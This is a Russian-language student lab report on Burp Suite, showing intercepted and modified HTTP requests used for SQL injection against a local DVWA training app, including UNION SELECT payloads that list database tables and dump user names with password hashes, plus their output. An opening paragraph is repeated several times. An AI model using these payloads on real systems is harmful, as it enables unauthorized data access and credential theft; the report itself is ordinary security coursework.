

# Доклад по этапу проекта №5

---

Баранов Георгий Павлович

2026-03-31

1. Цели и задачи работы
2. Процесс выполнения лабораторной работы
3. Выводы по проделанной работе

## 1. 1. Цели и задачи работы

---

## 1.1 Цель лабораторной работы

Целью данной работы является изучение приложения BurpSuite.

## 2. 2. Процесс выполнения лабораторной работы

---

**Burp Suite** – это набор инструментов для тестирования безопасности веб-приложений. Этот инструмент используется для обнаружения уязвимостей, анализа трафика и проведения различных атак на веб-приложения, таких как XSS, SQL-инъекции и другие.

Burp Suite используется специалистами по безопасности, пентестерами и исследователями для:

- Поиска и анализа уязвимостей веб-приложений.

**Burp Suite** – это набор инструментов для тестирования безопасности веб-приложений. Этот инструмент используется для обнаружения уязвимостей, анализа трафика и проведения различных атак на веб-приложения, таких как XSS, SQL-инъекции и другие.

Burp Suite используется специалистами по безопасности, пентестерами и исследователями для:

- Поиска и анализа уязвимостей веб-приложений.
- Перехвата и анализа сетевого трафика.

**Burp Suite** – это набор инструментов для тестирования безопасности веб-приложений. Этот инструмент используется для обнаружения уязвимостей, анализа трафика и проведения различных атак на веб-приложения, таких как XSS, SQL-инъекции и другие.

Burp Suite используется специалистами по безопасности, пентестерами и исследователями для:

- Поиска и анализа уязвимостей веб-приложений.
- Перехвата и анализа сетевого трафика.
- Автоматизации атак на веб-приложения.



**Burp Suite** – это набор инструментов для тестирования безопасности веб-приложений. Этот инструмент используется для обнаружения уязвимостей, анализа трафика и проведения различных атак на веб-приложения, таких как XSS, SQL-инъекции и другие.

Burp Suite используется специалистами по безопасности, пентестерами и исследователями для:

- Поиска и анализа уязвимостей веб-приложений.
- Перехвата и анализа сетевого трафика.
- Автоматизации атак на веб-приложения.
- Оценки уровня защиты приложений.

**SQL-инъекции** – это тип уязвимости, который позволяет злоумышленникам выполнять произвольные SQL-запросы в базе данных через приложение. Это может привести к несанкционированному доступу к данным, их модификации или даже удалению.

SQL-инъекция возникает, когда приложение не корректно обрабатывает пользовательский ввод и включает его в SQL-запросы. Злоумышленники могут вставить (инъектировать) свои SQL-коды в вводимые данные, которые затем выполняются базой данных.

## 2.3 Работа перехватчика запросов




Рисунок 1: Перехваченные данные

## 2.4 Подмена данных в запросе

```
1 POST /DWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DWA/vulnerabilities/sqli/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=1rkf8k7dmbk3fqefgt939a98tn; security=medium
21 Connection: close
22
23 id=1 OR 1=1#&Submit=Submit
```

Рисунок 2: Подмена запроса

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

### Vulnerability: SQL Injection

User ID:

ID: 1 OR 1=1#  
First name: admin  
Surname: admin

ID: 1 OR 1=1#  
First name: Gordon  
Surname: Brown

ID: 1 OR 1=1#  
First name: Hack  
Surname: Me

ID: 1 OR 1=1#  
First name: Pablo  
Surname: Picasso

ID: 1 OR 1=1#  
First name: Bob  
Surname: Smith

Рисунок 3: Реакция на подмену

## 2.6 Подмена данных в запросе

Теперь попробуем получить имена таблиц, для этого передадим такой запрос

```
1 OR 1=1 UNION SELECT \  
NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
```

## 2.7 Подмена данных в запросе

```
1 POST /DWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DWA/vulnerabilities/sqli/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=1rkf8k7dnbk3fqegt939a90tn; security=medium
21 Connection: close
22
23 id=1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#Submit=Submit
```

Рисунок 4: Подмена запроса

```
First name:
Surname: INNODB_SYS_TABLES

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_COLUMNS

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_TABLESPACES

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_INDEXES

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_BUFFER_PAGE

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_VIRTUAL

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: user_variables

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_TABLESPACES_ENCRYPTION

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_LOCK_WAITS

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: THREAD_POOL_STATS

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: guestbook

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: users
```

Рисунок 5: Реакция на подмену



## 2.9 Подмена данных в запросе

Попробуем получить данные пользователей из таблицы users.

```
1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
```

## 2.10 Подмена данных в запросе

```
1 POST /DWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DWA/vulnerabilities/sqli/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=1rkf8k7dmbk3fqegt939a98tn; security=medium
21 Connection: close
22
23 id=1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#&Submit=Submit
```

Рисунок 6: Подмена запроса

|                       |                                                                                                                         |
|-----------------------|-------------------------------------------------------------------------------------------------------------------------|
| Command Injection     |                                                                                                                         |
| CSRF                  |                                                                                                                         |
| File Inclusion        |                                                                                                                         |
| File Upload           |                                                                                                                         |
| Insecure CAPTCHA      |                                                                                                                         |
| SQL Injection         | ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#<br>First name: Gordon<br>Surname: Brown                             |
| SQL Injection (Blind) | ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#<br>First name: Hack<br>Surname: Me                                  |
| Weak Session IDs      | ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#<br>First name: Pablo<br>Surname: Picasso                            |
| XSS (DOM)             | ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#<br>First name: Bob<br>Surname: Smith                                |
| XSS (Reflected)       | ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#<br>First name: admin<br>Surname: 5f4dcc3b5aa765d61d8327deb882cf99   |
| XSS (Stored)          | ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#<br>First name: gordonb<br>Surname: e99a18c428cb38d5f260853678922e03 |
| CSP Bypass            | ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#<br>First name: 1337<br>Surname: 8d3533d75ae2c3966d7e0d4fcc69216b    |
| JavaScript            | ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#<br>First name: pablo<br>Surname: 0d107d09f5bbe40cade3de5c71e9e9b7   |
| Authorisation Bypass  | ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#<br>First name: smithy<br>Surname: 5f4dcc3b5aa765d61d8327deb882cf99  |
| Open HTTP Redirect    |                                                                                                                         |
| DVWA Security         |                                                                                                                         |
| PHP Info              |                                                                                                                         |
| About                 |                                                                                                                         |
| Logout                |                                                                                                                         |

Рисунок 7: Реакция на подмену

### 3. 3. Выводы по проделанной работе

---

Мы изучили возможности BurpSuite.